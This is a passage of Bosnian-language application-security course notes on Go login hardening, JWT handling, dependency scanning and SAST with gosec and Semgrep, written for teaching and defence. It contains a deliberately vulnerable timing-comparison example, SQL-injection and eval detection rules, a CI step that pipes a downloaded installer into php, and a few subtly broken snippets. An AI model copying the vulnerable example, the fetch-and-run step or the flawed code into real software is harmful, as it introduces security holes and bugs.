        return
    }

    email := strings.ToLower(strings.TrimSpace(req.Email))

    // 3. Provjeri account lockout
    locked, err := h.authService.isAccountLocked(c.Request.Context(), email)
    if err != nil {
        c.JSON(500, gin.H{"error": "internal server error"})
        return
    }
    if locked {
        // VAŽNO: Ista greška kao za pogrešnu lozinku!
        // Ne otkrivaj da li nalog postoji ili je zaključan
        c.JSON(401, gin.H{"error": "invalid credentials"})
        return
    }

    // 4. Autentikacija
    user, err := h.authService.Authenticate(c.Request.Context(), email, req.Password)
    if err != nil {
        // 5. Zabilježi neuspjeli pokušaj
        h.authService.recordFailedAttempt(c.Request.Context(), email)

        // NIKAD ne vraćaj "user not found" vs "wrong password" – napadač bi znao koji emailovi
        postoje
        c.JSON(401, gin.H{"error": "invalid credentials"})
        return
    }

    // 6. Uspješan login – reset fail counter
    h.authService.clearFailedAttempts(c.Request.Context(), email)

    // 7. Generiši tokene
    accessToken, refreshToken, err := h.authService.GenerateTokens(c.Request.Context(), user)
    if err != nil {
        c.JSON(500, gin.H{"error": "token generation failed"})
        return
    }

    // 8. Postavi refresh token kao httpOnly cookie
    c.Header("Set-Cookie", fmt.Sprintf(
        "refresh_token=%s; Max-Age=%d; Path=/api/auth/refresh; Secure; HttpOnly; SameSite=Strict",
        refreshToken, 7*24*3600,
    ))

    // 9. Loguj uspješan login
    log.WithFields(log.Fields{

```

```
    "user_id": user.ID,
    "ip":      clientIP,
    "ua":      c.Request.UserAgent(),
  }).Info("Successful login")

  c.JSON(200, gin.H{
    "access_token": accessToken,
    "expires_in":   900,
  })
}
```

Exponential Backoff na Klijentskoj Strani

```
// Nije zamjena za server-side zaštitu – dodatni sloj
// composables/useAuth.js

const loginAttempts = ref(0)
const backoffUntil = ref(null)

async function login(email, password) {
  // Provjeri backoff
  if (backoffUntil.value && Date.now() < backoffUntil.value) {
    const remaining = Math.ceil((backoffUntil.value - Date.now()) / 1000)
    throw new Error(`Molimo pričekajte ${remaining} sekundi`)
  }

  try {
    const response = await api.post('/auth/login', { email, password })
    loginAttempts.value = 0
    backoffUntil.value = null
    return response.data
  } catch (error) {
    if (error.response?.status === 401 || error.response?.status === 429) {
      loginAttempts.value++
      // Exponential backoff: 2^n sekundi (1, 2, 4, 8, 16...)
      const delay = Math.min(Math.pow(2, loginAttempts.value) * 1000, 30000)
      backoffUntil.value = Date.now() + delay
    }
    throw error
  }
}
```

JWT Security Best Practices

Kratki Expiry Vremeni

```
// services/auth/token.go

const (
    AccessTokenDuration = 15 * time.Minute // Kratak – ako ukraden, brzo istekne
    RefreshTokenDuration = 7 * 24 * time.Hour // Duži – samo httpOnly cookie
)

type JWTClaims struct {
    UserID int64 `json:"sub"`
    Email string `json:"email"`
    Role string `json:"role"`
    JTI string `json:"jti"` // JWT ID – za revokaciju
    jwt.RegisteredClaims
}

func (s *TokenService) GenerateAccessToken(user *User) (string, error) {
    jti := generateJTI() // UUID v4

    claims := JWTClaims{
        UserID: user.ID,
        Email: user.Email,
        Role: user.Role,
        JTI: jti,
        RegisteredClaims: jwt.RegisteredClaims{
            Issuer: "project-a",
            Subject: strconv.FormatInt(user.ID, 10),
            Audience: jwt.ClaimStrings{"project-a-api"},
            IssuedAt: jwt.NewNumericDate(time.Now()),
            ExpiresAt: jwt.NewNumericDate(time.Now().Add(AccessTokenDuration)),
            NotBefore: jwt.NewNumericDate(time.Now()),
        },
    },
}

token := jwt.NewWithClaims(jwt.SigningMethodRS256, claims)
return token.SignedString(s.privateKey)
}
```

RS256 vs HS256

HS256 (HMAC-SHA256):

- Jedan isti ključ za signing i verificiranje
- Svi servisi koji verificiraju token moraju imati isti secret
- Ako jedan servis kompromitovan → napadač može forge-ati tokene

RS256 (RSA-SHA256):

- Private key: samo auth service (signing)
- Public key: svi drugi servisi (samo verifikacija)
- Kompromitovan servisi ne mogu forge-ati tokene

```

import (
    "crypto/rsa"
    "github.com/golang-jwt/jwt/v5"
)

// Auth service: čita private key iz Secrets Manager-a (modul 14)
func loadPrivateKey() (*rsa.PrivateKey, error) {
    keyPEM, err := secretsManager.GetSecret(ctx, "jwt-private-key")
    if err != nil {
        return nil, err
    }
    block, _ := pem.Decode([]byte(keyPEM))
    return x509.ParsePKCS1PrivateKey(block.Bytes)
}

// Drugi servisi: verificiraju s public key-em
func loadPublicKey() (*rsa.PublicKey, error) {
    keyPEM, err := secretsManager.GetSecret(ctx, "jwt-public-key")
    if err != nil {
        return nil, err
    }
    block, _ := pem.Decode([]byte(keyPEM))
    pub, err := x509.ParsePKIXPublicKey(block.Bytes)
    return pub.(*rsa.PublicKey), err
}

// Generisanje RSA keypair-a (jednokratno, pri setup-u):
// openssl genrsa -out private.pem 4096
// openssl rsa -in private.pem -pubout -out public.pem

```


JWT Revokacija s Redis Denylist

```
// Svaki access token ima jedinstveni JTI (JWT ID)
// Pri logout-u, dodamo JTI u Redis denylist

func (s *TokenService) RevokeToken(ctx context.Context, jti string, expiresAt time.Time) error {
    ttl := time.Until(expiresAt)
    if ttl <= 0 {
        return nil // Token je već istekao, nije ga potrebno revokirati
    }

    // Ključ: "denylist:jti:<JTI>"
    // TTL: do isteka tokena (ne čuvamo zauvijek)
    return s.redis.Set(ctx, "denylist:jti:"+jti, "revoked", ttl).Err()
}

func (s *TokenService) IsRevoked(ctx context.Context, jti string) (bool, error) {
    val, err := s.redis.Get(ctx, "denylist:jti:"+jti).Result()
    if err == redis.Nil {
        return false, nil // Nije na denylist-u – validan
    }
    return val == "revoked", err
}

// JWT Middleware s denylist provjerom
func JWTMiddleware(tokenService *TokenService) gin.HandlerFunc {
    return func(c *gin.Context) {
        tokenStr := extractBearerToken(c)
        claims, err := tokenService.ValidateAccessToken(tokenStr)
        if err != nil {
            c.AbortWithStatusJSON(401, gin.H{"error": "invalid token"})
            return
        }

        // Provjeri denylist
        revoked, err := tokenService.IsRevoked(c.Request.Context(), claims.JTI)
        if err != nil || revoked {
            c.AbortWithStatusJSON(401, gin.H{"error": "token revoked"})
            return
        }

        c.Set("claims", claims)
        c.Next()
    }
}
```

Ne Stavljaš Sensitive Podatke u JWT Payload

JWT payload je **Base64 encoded**, nije enkriptovan. Svako tko ima token može ga decodirati:

```
# Payload svakog JWT-a je čitljiv:
echo "eyJzdWIiOiIxMjM0IiwiaWwiZWlhaWwiOiJ1c2VyQGZpcm1hLmNvbSIsInJvbGUiOiJ1c2VyIn0" | base64 -d
# {"sub":"1234","email":"user@firma.com","role":"user"}
```

```
// NIKAD u JWT payload:
type DangerousJWTClaims struct {
    Password    string `json:"password"` // Očigledno ne
    CreditCard   string `json:"cc"`       // PCI DSS violation
    SocialSec    string `json:"ssn"`       // GDPR/HIPAA violation
    APIKey       string `json:"api_key"`   // Leakuje u svaki log
    FullAddress  string `json:"address"`   // Nepotrebno
}

// OK u JWT payload (minimalni podaci):
type SafeJWTClaims struct {
    UserID int64  `json:"sub"` // ID za dohvat podataka iz baze
    Email  string `json:"email"` // Za prikaz, ne povjerljivo
    Role   string `json:"role"` // Za authorization check
    JTI    string `json:"jti"` // Za revokaciju
    // Ostali podaci: dohvati iz baze po potrebi
}
```

Timing Attacks — crypto/subtle

Naivna usporedba stringova je ranjiva na timing napade:

```
// RANJIVO – string usporedba se zaustavi na prvom različitom byte-u
func validateToken(provided, expected string) bool {
    return provided == expected
    // Ako provided = "abc" i expected = "xyz":
    // - Prva slova 'a' vs 'x' → različito → odmah return false (brže!)
    // Napadač mjeri response time i "pogađa" token bajt po bajt
}

// SIGURNO – constant time usporedba (uvijek pregledava sve byte-ove)
import "crypto/subtle"

func validateToken(provided, expected string) bool {
    // ConstantTimeCompare UVIJEK traje isto, bez obzira na gdje se razlikuju
    return subtle.ConstantTimeCompare([]byte(provided), []byte(expected)) == 1
}
```

Zašto to vrijedi: Napadač šalje 1000 zahtjeva s "a...", mjeri prosječni response time. Ako "a" traje malo duže nego "z", zna da je prvi karakter ispravno pogoden. Ponavlja za svaki karakter → cijeli secret "pogoden" bez ikakvog poznavanja sistema.

`bcrypt.CompareHashAndPassword` je već constant time — ne treba dodatna zaštita za lozinke.

Gdje Koristiti ConstantTimeCompare

```
// API key validacija
func (m *APIKeyMiddleware) validate(provided string) bool {
    return subtle.ConstantTimeCompare([]byte(provided), []byte(m.expectedKey)) == 1
}

// CSRF token validacija
func validateCSRFToken(fromCookie, fromHeader string) bool {
    if len(fromCookie) == 0 || len(fromHeader) == 0 {
        return false
    }
    return subtle.ConstantTimeCompare([]byte(fromCookie), []byte(fromHeader)) == 1
}

// Webhook signature validacija (GitHub/Stripe stil)
func validateWebhookSignature(payload []byte, signature, secret string) bool {
    mac := hmac.New(sha256.New, []byte(secret))
    mac.Write(payload)
    expected := hex.EncodeToString(mac.Sum(nil))
    return subtle.ConstantTimeCompare([]byte(signature), []byte(expected)) == 1
}
```

Kompletni Auth Flow Dijagram

LOGIN REQUEST:

1. Input validation (email format, password length)
2. IP rate limit check (Redis: 20 req / 10 min)
3. Account lockout check (Redis: locked:<email>)
4. Dohvati user iz MySQL (prepared statement)
5. bcrypt.CompareHashAndPassword (constant time)
6. Ako fail: inkrementiraj Redis fail counter
7. Ako success: generiši RS256 JWT (access + refresh)
8. Postavi refresh token kao httpOnly SameSite=Strict cookie
9. Vрати access token u response body
10. Loguj event (success ili fail) s IP, UA, timestamp

SVAKI AUTHENTICATED REQUEST:

1. Extract Bearer token iz Authorization headera
2. Verificiraj RS256 signature
3. Provjeri expiry (exp claim)
4. Provjeri denylist (Redis: denylist:jti:<JTI>)
5. Postavi claims u context
6. Role check (ako endpoint to zahtijeva)

LOGOUT:

1. Dodaj access token JTI u Redis denylist (do expiry-a)
2. Obriši refresh token cookie (Set-Cookie: Max-Age=0)
3. Loguj logout event

TOKEN REFRESH:

1. httpOnly cookie se automatski šalje
2. Verificiraj refresh token (database lookup + expiry)
3. Invaliduj stari refresh token (rotation)
4. Generiši novi access + refresh token par
5. Vрати novi access token, postavi novi httpOnly cookie

Security Checklist za Auth

- [] bcrypt cost=12 za sve nove lozinke
- [] Migracija strategija za legacy MD5/SHA1 hash-ove

- [] Redis rate limiting po IP (20 req/10 min)
 - [] Account lockout po email-u (10 fail → 15 min lock)
 - [] Generička greška ("invalid credentials") — nikad ne otkrivaj da li email postoji
 - [] RS256 JWT (ne HS256)
 - [] Access token: 15 min expiry
 - [] Refresh token: httpOnly, Secure, SameSite=Strict cookie
 - [] JWT denylist u Redis (revokacija pri logout-u)
 - [] Nikakvi sensitive podaci u JWT payload
 - [] `crypto/subtle.ConstantTimeCompare` za sve token usporedbe
 - [] Loguj sve auth evente (success + fail) s IP i user agentom
-

Source: `24-appsec/05-dependency-scanning.md`

05 — Dependency Scanning

Zašto Dependency Scanning

Svaka aplikacija koristi desetine ili stotine biblioteka (dependencies). Svaka od tih biblioteka može imati poznatu ranjivost (CVE — Common Vulnerabilities and Exposures).

Realni Incidenti

Log4Shell (CVE-2021-44228) — Decembar 2021 - Biblioteka: Apache Log4j2 (Java logging) - Ranjivost: RCE (Remote Code Execution) — napadač šalje string kao input, biblioteka ga izvršava kao komandu - CVSS Score: 10.0 (maksimalan) - Uticaj: Pogođene su milijarde sistema. Amazon, Apple, Cloudflare, Microsoft, većina enterprise softvera - Fix: Update Log4j2 na 2.17.1+

Polyfill.io incident — Jun 2024 - Šta se desilo: CDN domen `cdn.polyfill.io` je preuzela kineska kompanija i počela inject-ovati maliciozni JavaScript - Uticaj: 100,000+ web stranica koje su koristile `<script src="https://cdn.polyfill.io/...">` su distribuirale malware - Lekcija: Ne koristiti vanjske CDN-ove za kritični JavaScript. Self-host sve skripte.

xz utils backdoor (CVE-2024-3094) — Mart 2024 - Šta se desilo: Kompromitovani maintainer dodao backdoor u xz utils (Linux compression tool) - Uticaj: SSH pristup sistemima s kompromitovanom verzijom - Lekcija: Supply chain napadi su realni i sofisticirani

Naš stack je ranjiv na: - Go module s poznatim CVE-ovima (`golang.org/x/net`, `golang.org/x/crypto`, itd.) - npm paketi s RCE ili XSS ranjivostima - Composer (PHP) paketi - Bazni Docker image-i s OS ranjivostima

Go Dependency Vulnerabilities

govulncheck — Googleov Zvanični Tool

`govulncheck` provjerava Go module-e protiv Go Vulnerability Database (`vuln.go.dev`) — zvanična Google/Go tim baza.

```
# Instalacija:
go install golang.org/x/vuln/cmd/govulncheck@latest

# Skeniranje lokalnog projekta:
govulncheck ./...

# Output primjer:
# Vulnerability #1: G0-2024-2660
# A malicious HTTP/2 sender can cause excessive CPU consumption
# More info: https://pkg.go.dev/vuln/G0-2024-2660
# Module: golang.org/x/net
# Found in: golang.org/x/net@v0.16.0
# Fixed in: golang.org/x/net@v0.23.0
# Example traces found:
# ...
```

govulncheck u Docker (bez instalacije Go lokalno)

```
# U CI/CD ili ako Go nije instaliran lokalno:
docker run --rm \
  -v $(pwd)/services/go-service:/app \
  -w /app \
  golang:1.22-alpine \
  sh -c "go install golang.org/x/vuln/cmd/govulncheck@latest && govulncheck ./..."
```

go.sum i Module Integrity

Go automatski verificuje integritet modula:

```
# go.sum sadrži hash za svaki modul
# Automatska provjera pri svakom go build/test/get
cat go.sum | head -5
# golang.org/x/crypto v0.19.0 h1:ENy74+V9E5KqWX8T5KHGh+WJB59sNFalvq8kbC0BKC=
# golang.org/x/crypto v0.19.0/go.mod h1:Hs8ZFb9HKHMYo8vxNSfk3CAN7yLY5L1RhBpJEMzEWo=

# Provjeri da niko nije tampero s go.sum:
go mod verify
# all modules verified
```

Automatski Update Go Dependencies

```
# Provjeri zastarjele module:
go list -m -u all 2>/dev/null | grep '\['
# github.com/gin-gonic/gin v1.9.0 [v1.9.1]
# golang.org/x/crypto v0.16.0 [v0.21.0]

# Update jednog modula:
go get golang.org/x/crypto@latest

# Update svih modula (pažnja – može break-ati API):
go get -u ./...

# Uvijek pokreni testove nakon update-a:
go test ./...
```

npm Audit za Vue.js

Lokalno

```
cd services/frontend

# Instaliraj i auditiraj:
npm ci && npm audit

# Samo high i critical:
npm audit --audit-level=high

# Output:
# found 2 vulnerabilities (1 moderate, 1 high)
#
# high: Regular Expression Denial of Service in semver
# fix: npm audit fix
#
# moderate: Prototype Pollution in lodash
# More info: https://github.com/advisories/GHSA-p6mc-m468-83gw

# Automatski fix (bezbedan):
npm audit fix

# Fix s breaking changes (pažnja!):
npm audit fix --force
```

U Docker-u

```
docker run --rm \
  -v $(pwd)/services/frontend:/app \
  -w /app \
  node:20-alpine \
  sh -c "npm ci --prefer-offline && npm audit --audit-level=high"
```

npm audit Limiti

`npm audit` provjerava samo direktne i transitivne dependencije iz `package-lock.json`. Ali:

```
# Provjeri i devDependencies (obično nisu na produkciji, ali mogu biti u CI):
npm audit --include=dev

# Lista svih zastarjelih paketa:
npm outdated

# Interaktivni update (lokalno samo):
npx npm-check-updates -i
```

package-lock.json Mora Biti u git-u

```
# .gitignore — NE dodavaj ovo:
# package-lock.json ← GREŠKA! lock fajl mora biti commitovan

# Ispravno:
node_modules/      # Generirani, ne commitovati
dist/              # Build output, ne commitovati
# package-lock.json se NE ignoriše
```

Bez `package-lock.json`: `npm install` može instalirati različite verzije na dev vs CI vs prod → različita ponašanja, različite ranjivosti.

Composer Audit za PHP

Lokalno

```
cd services/php-service

# composer audit (ugrađeno od Composer 2.4+):
composer audit

# Output:
# Found 1 security vulnerability advisory affecting 1 package:
# Package: guzzlehttp/guzzle
# CVE:      CVE-2023-29197
# Title:    Improper header validation in Guzzle
# URL:      https://github.com/advisories/GHSA-q2pj-9pq2-4j2v
# Affected versions: >=7.0.0,<7.5.0
# Reported at: 2023-04-17T00:00:00+00:00
```

U Docker-u

```
docker run --rm \
  -v $(pwd)/services/php-service:/app \
  -w /app \
  php:8.3-cli \
  sh -c "composer install --no-interaction && composer audit"
```

composer.lock Mora Biti u git-u

Isto kao `package-lock.json` — mora biti commitovan:

```
# Provjeri zastarjele pakete:
composer outdated

# Update jednog paketa:
composer update slim/slim

# Update svih (pažnja – provedi testove!):
composer update
```

GitLab Dependency Scanning (Ugrađeno)

GitLab dolazi s Dependency Scanning kao dio GitLab SAST/Security alata. Besplatno za sve planove od GitLab 15.4+.

```
# .gitlab-ci.yml

include:
  - template: Security/Dependency-Scanning.gitlab-ci.yml

variables:
  DS_EXCLUDED_PATHS: "vendor,node_modules,migrations,tests"
  # DS_EXCLUDED_ANALYZERS: "" # Sve analizatore uključi

dependency_scanning:
  stage: test
  # GitLab automatski bira pravi analizator:
  # - gemnasium za Gemfile (Ruby)
  # - gemnasium-maven za pom.xml (Java)
  # - retire.js za package.json (JavaScript)
  # - gemnasium za composer.json (PHP)
  # - govulncheck za go.mod (Go)
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
```

Gdje vidjet rezultate: GitLab UI → MR → Security → Dependency Scanning tab

Ranjivosti se prikazuju u MR-u s: - Severity (Critical/High/Medium/Low) - CVE broj i link - Affected i fixed verzija - Option to create issue

Blocking na Critical Ranjivosti

```
# Dodaj u .gitlab-ci.yml za blokiranje deploymenta:
dependency_scanning_gate:
  stage: verify # Nakon dependency_scanning stage-a
  image: alpine:latest
  script:
    - |
      # Provjeri da nema critical ranjivosti u artifact-u
      if [ -f gl-dependency-scanning-report.json ]; then
        CRITICAL=$(cat gl-dependency-scanning-report.json | \
          python3 -c "import json,sys; data=json.load(sys.stdin); \
            print(len([v for v in data.get('vulnerabilities', []) if v.get('severity') ==
'Critical']))")

        if [ "$CRITICAL" -gt "0" ]; then
          echo "BLOKIRANO: $CRITICAL Critical ranjivost(i) pronađene!"
          exit 1
        fi
      fi
  needs: [dependency_scanning]
```

Renovate Bot — Automatski Dependency Updates

Renovate Bot automatski kreira MR-ove za dependency update-e. Integriše se s GitLab-om.

Konfiguracija u GitLab-u

1. GitLab → Settings → Integrations → Renovate (ili self-hosted Renovate)
2. Ili dodaj `renovate.json` u root projekta za Renovate GitHub App / Mend Renovate


```
{
  "$schema": "https://docs.renovatebot.com/renovate-schema.json",
  "extends": ["config:recommended"],
  "timezone": "Europe/Sarajevo",
  "schedule": ["before 9am on Monday"],
  "labels": ["dependencies", "automated"],
  "automerge": false,
  "assignees": ["@darko"],
  "reviewers": ["@darko"],

  "packageRules": [
    {
      "matchUpdateTypes": ["patch"],
      "matchCurrentVersion": "!/^0/",
      "automerge": true,
      "automergeType": "pr",
      "minimumReleaseAge": "3 days"
    },
    {
      "matchUpdateTypes": ["minor", "major"],
      "automerge": false,
      "labels": ["dependencies", "review-required"]
    },
    {
      "matchPackageNames": ["golang.org/x/crypto", "golang.org/x/net"],
      "groupName": "Go security packages",
      "automerge": true
    },
    {
      "matchManagers": ["npm"],
      "matchDepTypes": ["devDependencies"],
      "automerge": true,
      "minimumReleaseAge": "1 day"
    }
  ],

  "vulnerabilityAlerts": {
    "enabled": true,
    "automerge": true,
    "labels": ["security", "urgent"]
  },

  "lockFileMaintenance": {
    "enabled": true,
    "schedule": ["before 9am on the first day of the month"]
  }
}
```

Renovate Workflow

1. Renovate Bot skenira go.mod, package.json, composer.json
(po rasporedu: ponedjeljak ujutro)
 2. Pronađe: golang.org/x/net v0.16.0 → v0.26.0
 3. Kreira MR:
Title: "chore(deps): update module golang.org/x/net to v0.26.0"
 4. GitLab CI pokrne sve testove na MR-u
 - Ako testovi prolaze + patch update → automerge (ako konfigurisano)
 - Ako minor/major → čeka review
 5. Security vulnerability update:
 - Renovate odmah kreira MR (ne čeka raspored)
 - Label: "security", "urgent"
 - Može biti automerge za patch security fix-ove
-


```

# .gitlab-ci.yml – dependency scanning sekcija

stages:
  - build
  - scan
  - verify
  - deploy

# --- Go dependency scan ---
go:vuln-check:
  stage: scan
  image: golang:1.22-alpine
  script:
    - cd services/go-service
    - go install golang.org/x/vuln/cmd/govulncheck@latest
    - govulncheck ./... | tee govulncheck-report.txt
    - |
      # Fail pipeline ako ima HIGH ili CRITICAL
      if grep -q "Vulnerability #" govulncheck-report.txt; then
        echo "Go vulnerabilities found!"
        cat govulncheck-report.txt
        exit 1
      fi
  artifacts:
    when: always
    paths:
      - services/go-service/govulncheck-report.txt
    expire_in: 1 week

# --- npm audit ---
npm:audit:
  stage: scan
  image: node:20-alpine
  script:
    - cd services/frontend
    - npm ci --prefer-offline
    - npm audit --audit-level=high --json > npm-audit-report.json || true
    - |
      HIGH=$(cat npm-audit-report.json | node -e "
        const data = JSON.parse(require('fs').readFileSync('/dev/stdin', 'utf8'));
        const counts = data.metadata?.vulnerabilities || {};
        console.log((counts.high || 0) + (counts.critical || 0));
      ")
      if [ "$HIGH" -gt "0" ]; then
        echo "HIGH/CRITICAL npm vulnerabilities found: $HIGH"
        npm audit --audit-level=high
        exit 1
      fi
  artifacts:
    when: always
    paths:
      - services/frontend/npm-audit-report.json

# --- Composer audit ---
php:composer-audit:
  stage: scan
  image: php:8.3-cli
  script:
    - cd services/php-service
    - curl -sS https://getcomposer.org/installer | php
    - php composer.phar install --no-interaction --no-dev
    - php composer.phar audit --no-dev --format=json > composer-audit-report.json || true
    - |
      ADVISORIES=$(cat composer-audit-report.json | \
        php -r "
          \$data = json_decode(file_get_contents('php://stdin'), true);

```

```
        echo count(\${data['advisories']} ?? []);
    ")
    if [ "$ADVISORIES" -gt "0" ]; then
        echo "Composer security advisories found: $ADVISORIES"
        php composer.phar audit --no-dev
        exit 1
    fi
artifacts:
  when: always
  paths:
    - services/php-service/composer-audit-report.json

# --- GitLab ugrađeni Dependency Scanning ---
include:
  - template: Security/Dependency-Scanning.gitlab-ci.yml
```

Urgentni Proces za CVE Fikseve

Kad CERT/GitLab/Renovate javi kritičnu ranjivost:

```
# 1. Provjeri je li naša verzija ranjiva:
govulncheck ./...           # Go
npm audit --audit-level=critical # npm
composer audit              # PHP

# 2. Provjeri postoji li fix:
go get golang.org/x/net@latest # Go
npm update <paket>              # npm
composer update <vendor/paket>  # PHP

# 3. Pokreni testove:
go test ./...
npm test
composer test

# 4. Kreira MR s labelom "security":
git checkout -b security/fix-CVE-2024-XXXXX
git commit -am "security: update golang.org/x/net to fix CVE-2024-XXXXX"
# Push i kreira MR

# 5. Fast-track review – security fix-evi ne čekaju normalni review proces
```

Cheatsheet: Komande za Svaki Dan

```
# Provjeri Go ranjivosti:
govulncheck ./...

# Provjeri npm ranjivosti:
npm audit --audit-level=moderate

# Provjeri PHP ranjivosti:
composer audit

# Provjeri zastarjele Go module:
go list -m -u all 2>/dev/null | grep '\['

# Provjeri zastarjele npm pakete:
npm outdated

# Provjeri zastarjele Composer pakete:
composer outdated --direct

# Verifikacija integriteta Go modula:
go mod verify

# Provjeri sve Docker image-e za OS ranjivosti (Trivy):
docker run --rm -v /var/run/docker.sock:/var/run/docker.sock \
  aquasec/trivy:latest image projekta-a/go-service:latest
```

Source: [24-appsec/06-sast-i-gitlab-security.md](#)

06 — SAST i GitLab Security

Šta Je SAST

SAST (Static Application Security Testing) analizira izvorni kod **bez pokretanja aplikacije**. Traži poznate uzorke ranjivog koda.

```
Developer piše kod
↓
git push / MR otvoren
↓
GitLab CI pokrene SAST
↓
Analizator skenira izvorni kod
- Traži SQL injection uzorke
- Traži hardcoded secrets
- Traži insecure crypto funkcije
- Traži command injection
↓
Rezultati u GitLab Security Dashboard
↓
Developer vidi findings u MR-u
```

Prednosti: Brzo (sekunde do minuta), integriše se u svaki commit, pronalazi greške rano (cheap to fix).

Mane: False positives (lažni alarmi), ne pronalazi runtime logičke ranjivosti, ne testira konfiguraciju.

GitLab SAST (Ugrađeno, Besplatno)

GitLab SAST je besplatan za sve GitLab planove (Free, Premium, Ultimate). Automatski detektuje jezik i bira odgovarajući analizator.

Aktivacija

```
# .gitlab-ci.yml

include:
  - template: Security/SAST.gitlab-ci.yml

variables:
  # Isključi putanje koje ne želimo skenirati
  SAST_EXCLUDED_PATHS: "vendor,node_modules,migrations,tests/fixtures,.git"

  # Isključi specifične ranjivosti (false positive management)
  # SAST_EXCLUDED_ANALYZERS: "gosec" # Ako gosec daje previše false positives

  # Putanje za analizatore:
  GOPATH: "$CI_PROJECT_DIR/.go"
```

Koji Analizatori Se Koriste

GitLab automatski bira na osnovu fajlova u projektu:

Jezik	Analizator	Detektuje
Go	gosec	SQL injection, weak crypto, command injection, hardcoded creds
PHP	phpcs-security-audit + semgrep	XSS, SQLi, file inclusion, eval
JavaScript/Vue	semgrep, eslint-sast	XSS, prototype pollution, eval
Secrets (svi)	gitleaks	API ključevi, tokeni, lozinke

Napredna Konfiguracija

```
# .gitlab-ci.yml

include:
  - template: Security/SAST.gitlab-ci.yml

sast:
  variables:
    SAST_EXCLUDED_PATHS: "vendor,node_modules,migrations"

  # Pokreni SAST samo na MR-ovima i default branch-u
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
      when: always
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
      when: always
    - when: never

# Override za gosec (Go SAST):
gosec-sast:
  variables:
    GOFLAGS: "-mod=mod"
    # Disable specific rules koje su false positive u našem kodu:
    # G304 = "File path provided as taint input" — OK za config file loading
    GOSEC_OPTIONS: "-exclude=G304"
  before_script:
    - cd services/go-service
```

Gdje Vidjet Rezultate

- 1. **MR page:** GitLab → MR → Security tab → SAST findings
- 2. **Security Dashboard:** GitLab → Project → Security → Dashboard
- 3. **Pipeline artifacts:** gl-sast-report.json

gosec — Go Security Checker

gosec je Go-specifičan SAST tool koji GitLab koristi interno.

```
# Lokalna instalacija i pokretanje:
go install github.com/securego/gosec/v2/cmd/gosec@latest

# Skeniranje:
cd services/go-service
gosec ./...

# Output primjer:
# [/app/repository/user.go:45] - G201 (CWE-89): SQL string formatting (Confidence: HIGH, Severity: HIGH)
# 45: query := fmt.Sprintf("SELECT * FROM users WHERE email = '%s'", email)
```

gosec Pravila Relevantna za Naš Stack

```
G101 – Hardcoded credentials (lozinke/ključevi u kodu)
G102 – Bind to all interfaces (0.0.0.0 – ok za kontejnere, ali pazi)
G103 – Use of unsafe.Pointer
G104 – Errors unhandled (err ne provjeren)
G106 – Use of ssh InsecureIgnoreHostKey
G107 – URL provided to HTTP request as taint input (SSRF)
G201 – SQL query construction using format string (SQL INJECTION!)
G202 – SQL query construction using string concatenation (SQL INJECTION!)
G203 – Use of unescaped data in HTML templates (XSS)
G204 – Subprocess launched with variable (Command Injection)
G401 – Use of weak cryptographic primitive (MD5, SHA1)
G402 – TLS InsecureSkipVerify set to true
G403 – Use of weak key length for RSA/DSA/EC
G404 – Use of weak random number generator (math/rand vs crypto/rand)
G501 – Import blacklist: crypto/md5
G502 – Import blacklist: crypto/des
```

Lokalno kao Pre-commit Hook

```
# .git/hooks/pre-commit
#!/bin/bash

echo "Pokrećem gosec skeniranje..."

if command -v gosec &> /dev/null; then
    cd services/go-service
    gosec -quiet ./... 2>&1
    if [ $? -ne 0 ]; then
        echo "BLOKIRANO: gosec je pronašao sigurnosne probleme!"
        echo "Pokreni 'gosec ./...' za detalje."
        exit 1
    fi
fi

exit 0
```

```
chmod +x .git/hooks/pre-commit
```

Semgrep — Customizabilni SAST

Semgrep je moćan SAST tool koji dolazi sa stotinama gotovih pravila i podržava custom pravila za naš specifičan stack.

U GitLab CI

```
# .gitlab-ci.yml

semgrep:
  stage: test
  image: semgrep/semgrep:latest
  script:
    - |
      semgrep \
        --config=auto \
        --config=p/owasp-top-ten \
        --config=p/golang \
        --config=p/php \
        --config=p/javascript \
        --config=.semgrep/custom-rules.yml \
        --error \
        --exclude=vendor \
        --exclude=node_modules \
        --exclude="*.test.go" \
        --json > semgrep-report.json
    - |
      # Brojimo CRITICAL i HIGH findings:
      CRITICAL=$(cat semgrep-report.json | \
        python3 -c "
        import json, sys
        data = json.load(sys.stdin)
        findings = data.get('results', [])
        critical = sum(1 for f in findings if f.get('extra', {}).get('severity') == 'ERROR')
        print(critical)
        ")
      echo "Critical findings: $CRITICAL"
      if [ "$CRITICAL" -gt "0" ]; then
        semgrep --config=.semgrep/custom-rules.yml --error ./services/ # Pokaži output
        exit 1
      fi
  artifacts:
    when: always
    reports:
      sast: semgrep-report.json
    paths:
      - semgrep-report.json
    expire_in: 1 week
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
```



```
# .semgrep/custom-rules.yml

rules:
# Pravilo 1: SQL injection via fmt.Sprintf
- id: go-sql-sprintf-injection
  patterns:
    - pattern: fmt.Sprintf($QUERY, ...)
    - metavariable-pattern:
        metavariable: $QUERY
        pattern-regex: "(?i)(select|insert|update|delete|drop|union).*(%s|%v|%d)"
  message: |
    Potencijalni SQL injection: string formatting u SQL upitu.
    Koristiti prepared statements: db.QueryRowContext(ctx, query, params...)
  languages: [go]
  severity: ERROR
  metadata:
    category: security
    cwe: CWE-89
    owasp: A03:2021

# Pravilo 2: SQL concatenation u Go
- id: go-sql-string-concat
  patterns:
    - pattern: |
        $QUERY = $QUERY + $VAR
    - pattern-not: |
        $QUERY = $QUERY + "?"
  message: |
    SQL string concatenation može biti SQL injection ranjivost.
    Koristiti parameterized queries.
  languages: [go]
  severity: WARNING
  metadata:
    cwe: CWE-89

# Pravilo 3: fmt.Sprintf u SQL query-u (stringbuilder varijanta)
- id: go-sql-fmt-in-query
  pattern: |
    $DB.$METHOD(fmt.Sprintf(...), ...)
  message: |
    Direktno fmt.Sprintf u DB method pozivu je SQL injection ranjivost.
  languages: [go]
  severity: ERROR
  metadata:
    cwe: CWE-89

# Pravilo 4: PHP eval() – command injection
- id: php-eval-user-input
  patterns:
    - pattern: eval($INPUT)
    - pattern-not: eval("...") # String literal je ok (ali i dalje loš stil)
  message: |
    eval() s user inputom je Remote Code Execution ranjivost.
  languages: [php]
  severity: ERROR
  metadata:
    cwe: CWE-94

